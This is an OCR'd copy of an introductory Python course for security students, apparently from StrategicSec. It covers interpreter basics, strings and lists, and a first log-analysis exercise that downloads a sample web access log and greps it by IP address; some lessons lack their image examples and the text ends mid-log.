Python Basic Concepts

Written By Joe McCray

Contributors:

Lisa Foreman
Mari Galloway
Marcelle Lee
Dustin Shirley

Table of Contents


Python Fundamentals Course

Lesson 1: Install and Start IDLE GUI

In Lesson 1 we will start IDLE (Python GUI) for our use and development for this course. On the next line 'Today we are learning Python' is confirmation of our successful install and start of our endeavor to learn python.


Install Python 2.7.3 (or newer) from python.org
Start IDLE GUI

```
>>> print "Today we are learning Python."
Today we are learning Python.
```



Lesson 2: Numbers and Math

In Lesson 2 we perform various basic mathematic functions; addition, subtraction, division, modulus, and multiplication. Notice that 6*6*6 is 6^3 and represented as 6**3.



Lesson 3: Variables

In Lesson 3 we learn to use variables in Python.

```
>>> x=18
>>> x+15
33
>>> x**3
5832
>>> y=54
>>> x+y
72
>>> g=input("Enter number here:")
Enter number here:43
>>> g+32
75
>>> g**3
79507
```

Lesson 4: Modules and Functions


In Lesson 4 we learn how to use the pow(), power function and abs(), absolute value function. We also learn how to import the math library to use floor() and sqrt(), square root.

```
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 5**4
625
>>> pow(5,4)
625
>>> abs(-18)
18
>>> floor(18.7)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'floor' is not defined
>>> import math
>>> math.floor(18.7)
18.0
>>> math.sqrt(81)
9.0
>>> joe=math.sqrt
>>> joe(9)
3.0
>>> joe=math.floor
>>> joe(19.8)
19.0
```

Lesson 5: How to Save Programs


In Lesson 5 we learn how to save programs created.

Run "IDLE (Python GUI)"
File -> New Window
print "Python for InfoSec"




File -> Save as

py4InfoSec.py




In Lesson 5 we also learn to write and use modules.


Run -> Run Module or Press "F5"



Create a file name.py



Run -> Run Module or Press "F5"



Run -> Run Module or Press "F5"

Lesson 6: Strings

In Lesson 6 we learn to use strings in “” and ‘’ as well as put them in variables and then perform concatenation. Concatenation combines two (or more) strings into a new string object.

```
strategicsec@ubuntu:~/Desktop$ python
Python 2.7.3 (default, Aug  1 2012, 05:16:07)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "XSS"
'XSS'
>>> 'SQLi'
'SQLi'
>>> "Joe's a python lover"
"Joe's a python lover"
>>> 'Joe\'s a python lover'
"Joe's a python lover"
>>> "Joe said \"Infosec is fun\" to me"
'Joe said "Infosec is fun" to me'
>>> a="Joe"
>>> b="McCray"
>>> a,b
('Joe', 'McCray')
>>> a+b
'JoeMcCray'
>>>
```

Lesson 7: More Strings

In Lesson 7 we learn to print numbers after string text.

We use str(number) to supply 18 as “18”.


‘ and ` are different

```
strategicsec@ubuntu:~/Desktop$ python
Python 2.7.3 (default, Aug  1 2012, 05:16:07)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> num=10
>>> num+2
12
>>> "The number of open ports found on this system is " + num
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> num = str(18)
>>> "There are" + num + "vulnerabilities found in this environment."
'There are18vulnerabilities found in this environment.'
>>> num2=46
>>> "As of 08/20/2012, the number of states that enacted the Security Breach N
ification Law is " + 'num2'
'As of 08/20/2012, the number of states that enacted the Security Breach Notif
ation Law is num2'
```

Lesson 8: Raw Input


In Lesson 8 we learn how to take user input.

Run "IDLE (Python GUI)"
File -> New Window



Run -> Run Module # Will throw an error
or

Press "F5"
File -> New Window



Run -> Run Module # Will throw an error
or

Press "F5"

NOTE: Use "input() for integers and expressions, and use raw_input() when you are dealing with strings.

Lesson 9: Sequences and Lists

In Lesson 9 we are making an array, attacks. We also learn how to select one item in our array with attacks[3] and attacks[-2].

>>> attacks = ['Stack Overflow', 'Heap Overflow', 'Integer Overflow', 'SQL Injection', 'Cross-Site Scripting', 'Remote File Include']


>>> attacks
['Stack Overflow', 'Heap Overflow', 'Integer Overflow', 'SQL Injection', 'Cross-Site Scripting', 'Remote File Include']


>>> attacks[3]
'SQL Injection'

>>> attacks[-2]
'Cross-Site Scripting'

```
strategicsec@ubuntu:~/Desktop$ python
Python 2.7.3 (default, Aug  1 2012, 05:16:07)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> attacks=['Stack Overflow', 'Heap Overflow', 'Integer Overflow', 'SQL Inject
on', 'Cross-Site Scripting', 'Remote File Include']
>>> attacks
['Stack Overflow', 'Heap Overflow', 'Integer Overflow', 'SQL Injection', 'Cross
Site Scripting', 'Remote File Include']
>>> attacks[3]
'SQL Injection'
>>> attacks[-2]
'Cross-Site Scripting'
>>>
```

Lesson 10: If Statement





Lesson 11: Intro to Log Analysis

Login to your StrategicSec Ubuntu machine. You can download the VM from the following link:

https://s3.amazonaws.com/StrategicSec-VMs/Strategicsec-Ubuntu-VPN-163.zip
username: strategicsec
password: strategicsec

Then execute the following commands:
---

wget https://s3.amazonaws.com/SecureNinja/Python/access_log

```
strategicsec@ubuntu:~/Desktop$ wget https://s3.amazonaws.com/SecureNinja/Python/
access_log
--2014-11-03 16:54:51--  https://s3.amazonaws.com/SecureNinja/Python/access_log
Resolving s3.amazonaws.com (s3.amazonaws.com)... 54.231.16.24
Connecting to s3.amazonaws.com (s3.amazonaws.com)|54.231.16.24|:443... connected
.
HTTP request sent, awaiting response... 200 OK
Length: 3206639 (3.1M) [application/octet-stream]
Saving to: `access_log'

100%[======================================>] 3,206,639    105K/s   in 39s

2014-11-03 16:55:30 (80.8 KB/s) - `access_log' saved [3206639/3206639]
```

cat access_log | grep 141.101.80.188

```
strategicsec@ubuntu:~/Desktop$ cat access_log | grep 141.101.80.188
141.101.80.188 - - [05/May/2013:04:07:33 -0400] "GET /wp-content/plugins/wp-cour
seware/css/wpcw_frontend.css?ver=2.2 HTTP/1.1" 200 7019 "http://strategicsec.com
/blog/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.
0"
141.101.80.188 - - [05/May/2013:04:07:45 -0400] "GET /wp-content/themes/strategi
csecurity/js/superfish.js?ver=3.5.1 HTTP/1.1" 200 3943 "http://strategicsec.com/
blog/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0
"
141.101.80.188 - - [05/May/2013:04:14:50 -0400] "GET /wp-content/themes/strategi
csecurity/images/menu_background.png HTTP/1.1" 200 120 "http://strategicsec.com/
wp-content/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1; WOW
64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.188 - - [05/May/2013:04:14:50 -0400] "GET /wp-content/themes/strategi
csecurity/images/ssec_icon_sprite.png HTTP/1.1" 200 50536 "http://strategicsec.c
om/wp-content/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.188 - - [05/May/2013:04:14:53 -0400] "GET /wp-content/themes/strategi
csecurity/images/footer.png HTTP/1.1" 200 4360 "http://strategicsec.com/wp-conte
nt/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2
0.0) Gecko/20100101 Firefox/20.0"
```

cat access_log | grep 141.101.80.187

```
strategicsec@ubuntu:~/Desktop$ cat access_log | grep 141.101.80.187
141.101.80.187 - - [05/May/2013:04:07:33 -0400] "GET /wp-content/themes-ai1ec/vor
tex/css/event.css?ver=1.9-7 HTTP/1.1" 200 5802 "http://strategicsec.com/blog/" "M
ozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:07:33 -0400] "GET /wp-content/themes-ai1ec/vor
tex/js/event.min.js?ver=1.9-7 HTTP/1.1" 200 970 "http://strategicsec.com/blog/" "
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:07:34 -0400] "GET /wp-includes/js/json2.min.js
?ver=2011-02-23 HTTP/1.1" 200 3377 "http://strategicsec.com/blog/" "Mozilla/5.0 (
Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:14:50 -0400] "GET /wp-content/themes/strategic
security/images/header_logo.png HTTP/1.1" 200 10685 "http://strategicsec.com/blog
/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:14:51 -0400] "GET /wp-content/themes/strategic
security/images/sidebar_background.png HTTP/1.1" 200 1883 "http://strategicsec.co
m/wp-content/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1; WO
